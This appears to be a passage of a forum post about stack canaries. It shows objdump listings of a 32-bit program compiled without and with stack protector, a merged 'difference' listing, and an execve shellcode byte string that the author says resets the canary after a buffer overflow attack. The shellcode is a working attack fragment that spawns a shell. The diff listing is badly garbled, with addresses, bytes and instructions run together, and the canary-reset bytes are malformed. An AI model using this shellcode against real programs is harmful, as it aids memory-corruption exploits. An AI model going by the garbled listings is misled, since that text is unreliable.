 804851c:       83 c4 10                add    esp,0x10
```

```
 8048436:       66 90                   xchg   ax,ax
 8048438:       66 90                   xchg   ax,ax
 804843a:       66 90                   xchg   ax,ax
 804843c:       66 90                   xchg   ax,ax
 804843e:       66 90                   xchg   ax,ax

08048440 <__x86.get_pc_thunk.bx>:
 8048440:       8b 1c 24                mov    ebx,DWORD PTR
[esp]
 8048443:       c3                      ret
 8048444:       66 90                   xchg   ax,ax
 8048446:       66 90                   xchg   ax,ax
 8048448:       66 90                   xchg   ax,ax
 804844a:       66 90                   xchg   ax,ax
 804844c:       66 90                   xchg   ax,ax
 804844e:       66 90                   xchg   ax,ax

08048450 <deregister_tm_clones>:
--
0804854c <main>:
 804854c:       8d 4c 24 04             lea    ecx,[esp+0x4]
 8048550:       83 e4 f0                and    esp,0xfffffff0
 8048553:       ff 71 fc                push   DWORD PTR [ecx-
0x4]
 8048556:       55                      push   ebp
 8048557:       89 e5                   mov    ebp,esp
 8048559:       51                      push   ecx
 804855a:       81 ec 24 02 00 00       sub    esp,0x224
 8048560:       89 c8                   mov    eax,ecx
 8048562:       8b 40 04                mov    eax,DWORD PTR
[eax+0x4]
 8048565:       89 85 e4 fd ff ff       mov    DWORD PTR [ebp-
0x21c],eax
 804856b:       65 a1 14 00 00 00       mov    eax,gs:0x14
 8048571:       89 45 f4                mov    DWORD PTR [ebp-
0xc],eax
 8048574:       31 c0                   xor    eax,eax
 8048576:       83 ec 08                sub    esp,0x8
 8048579:       68 70 86 04 08          push   0x8048670
 804857e:       68 72 86 04 08          push   0x8048672
 8048583:       e8 68 fe ff ff          call   80483f0
<fopen@plt>
 8048588:       83 c4 10                add    esp,0x10
 804858b:       89 85 e8 fd ff ff       mov    DWORD PTR [ebp-
0x218],eax
 8048591:       ff b5 e8 fd ff ff       push   DWORD PTR [ebp-
0x218]
--
 80485de:       74 05                   je     80485e5
<main+0x99>
 80485e0:       e8 bb fd ff ff          call   80483a0
<__stack_chk_fail@plt>
 80485e5:       8b 4d fc                mov    ecx,DWORD PTR
[ebp-0x4]
 80485e8:       c9                      leave
 80485e9:       8d 61 fc                lea    esp,[ecx-0x4]
 80485ec:       c3                      ret
 80485ed:       66 90                   xchg   ax,ax
 80485ef:       90                      nop

080485f0 <__libc_csu_init>:
 80485f0:       55                      push   ebp
 80485f1:       57                      push   edi
 80485f2:       56                      push   esi
 80485f3:       53                      push   ebx
 80485f4:       e8 47 fe ff ff          call   8048440
<__x86.get_pc_thunk.bx>
```

```
 80483e88048438:        66 90                   xchg   ax,ax
 80483ea804843a:        66 90                   xchg   ax,ax
 80483ec804843c:        66 90                   xchg   ax,ax
 80483ee804843e:        66 90                   xchg   ax,ax

080483f008048440 <__x86.get_pc_thunk.bx>:
 80483f08048440:        8b 1c 24                mov    ebx,DWORD PTR [esp]
 80483f38048443:        c3                      ret
 80483f48048444:        66 90                   xchg   ax,ax
 80483f68048446:        66 90                   xchg   ax,ax
 80483f88048448:        66 90                   xchg   ax,ax
 80483fa804844a:        66 90                   xchg   ax,ax
 80483fc804844c:        66 90                   xchg   ax,ax
 80483fe804844e:        66 90                   xchg   ax,ax

0804840008048450 <deregister_tm_clones>:
--
080484da0804854c <main>:
 80484da804854c:        8d 4c 24 04             lea    ecx,[esp+0x4]
 80484de8048550:        83 e4 f0                and    esp,0xfffffff0
 80484e18048553:        ff 71 fc                push   DWORD PTR [ecx-0x4]
 80484e48048556:        55                      push   ebp
 80484e58048557:        89 e5                   mov    ebp,esp
 80484e78048559:        51                      push   ecx
 80484e8804855a:        81 ec 1424 02 00 00     sub    esp,0x2140x224
 80484ee8048560:        89 c8                   mov    eax,ecx
 8048562:       8b 40 04                mov    eax,DWORD PTR [eax+0x4]
 8048565:       89 85 e4 fd ff ff       mov    DWORD PTR [ebp-0x21c],eax
 804856b:       65 a1 14 00 00 00       mov    eax,gs:0x14
 8048571:       89 45 f4                mov    DWORD PTR [ebp-0xc],eax
 8048574:       31 c0                   xor    eax,eax
 8048576:       83 ec 08                sub    esp,0x8
 80484f18048579:        68 d070 8586 04 08              push   0x80485d00x8048670
 80484f6804857e:        68 d272 8586 04 08              push   0x80485d20x8048672
 80484fb8048583:        e8 a068 fe ff ff   |    call   80483a080483f0 <fopen@plt>
 80485008048588:        83 c4 10                add    esp,0x10
 8048503804858b:        89 4585 f4e8 fd ff ff           mov    DWORD PTR [ebp-
0xc0x218],eax
 80485068048591:        ff 75b5 f4e8 fd ff ff           push   DWORD PTR [ebp-
0xc0x218]
8048509--
 80485de:       6874 05                 02je      0080485e5 00<main+0x99>
 push80485e0:   0x205e8 804850ebb fd ff ff              call   80483a0
<__stack_chk_fail@plt>
 80485e5:       6a8b 014d pushfc                0x1mov    8048510ecx,DWORD PTR
[ebp-0x4]
 80485e8:       8dc9                    85leave
 ef80485e9:     fd8d ff61 fffc                  lea    eaxesp,[ebpecx-0x2110x4]
 804851680485ec:        50c3                    ret
 80485ed:       66 90                   xchg   ax,ax
 80485ef:       90                      nop

080485f0 <__libc_csu_init>:
 80485f0:       55                      push   eaxebp
 804851780485f1:        57                      push   edi
 80485f2:       56                      push   esi
 80485f3:       53                      push   ebx
 80485f4:       e8 4447 fe ff ff        call   80483608048440
<fread@plt__x86.get_pc_thunk.bx>
 804851c80485f9:        8381 c4c3 1007 1a 00 00         add    ebx,0x1a07
 80485ff:       83 ec 0c                sub    esp,0x100xc
 8048602:       8b 6c 24 20             mov    ebp,DWORD PTR [esp+0x20]
 8048606:       8d b3 0c ff ff ff       lea    esi,[ebx-0xf4]
 804860c:       e8 57 fd ff ff          call   8048368 <_init>
 8048611:       8d 83 08 ff ff ff       lea    eax,[ebx-0xf8]
```

The first one is showing assembly code for stack without using stack protector and the second one is using stack protector and the last one is showing the difference between both assembly codes.



```
    "\x89\xe3"              /* movl    %esp,%ebx
      */
    "\x50"                  /* pushl   %eax
      */
    "\x53"                  /* pushl   %ebx
      */
    "\x89\xe1"              /* movl    %esp,%ecx
      */
    "\x99"                  /* cdql
      */
    "\xb0\x0b"              /* movb    $0x0b,%al
      */
    "\xcd\x80"              /* int     $0x80
      */
    // this will reset canary value after buffer overfl
ow attack */
    "\x65\xa1\x14\xff\xff\xff" /* mov eax,gs:0x14 */
    "\x89\x45\xf"     /* mov DWORD PTR [ebp-0xc],eax */
    "\x31\xc0"       /*xor eax,eax */
;

-- INSERT --                           26,1          25%
```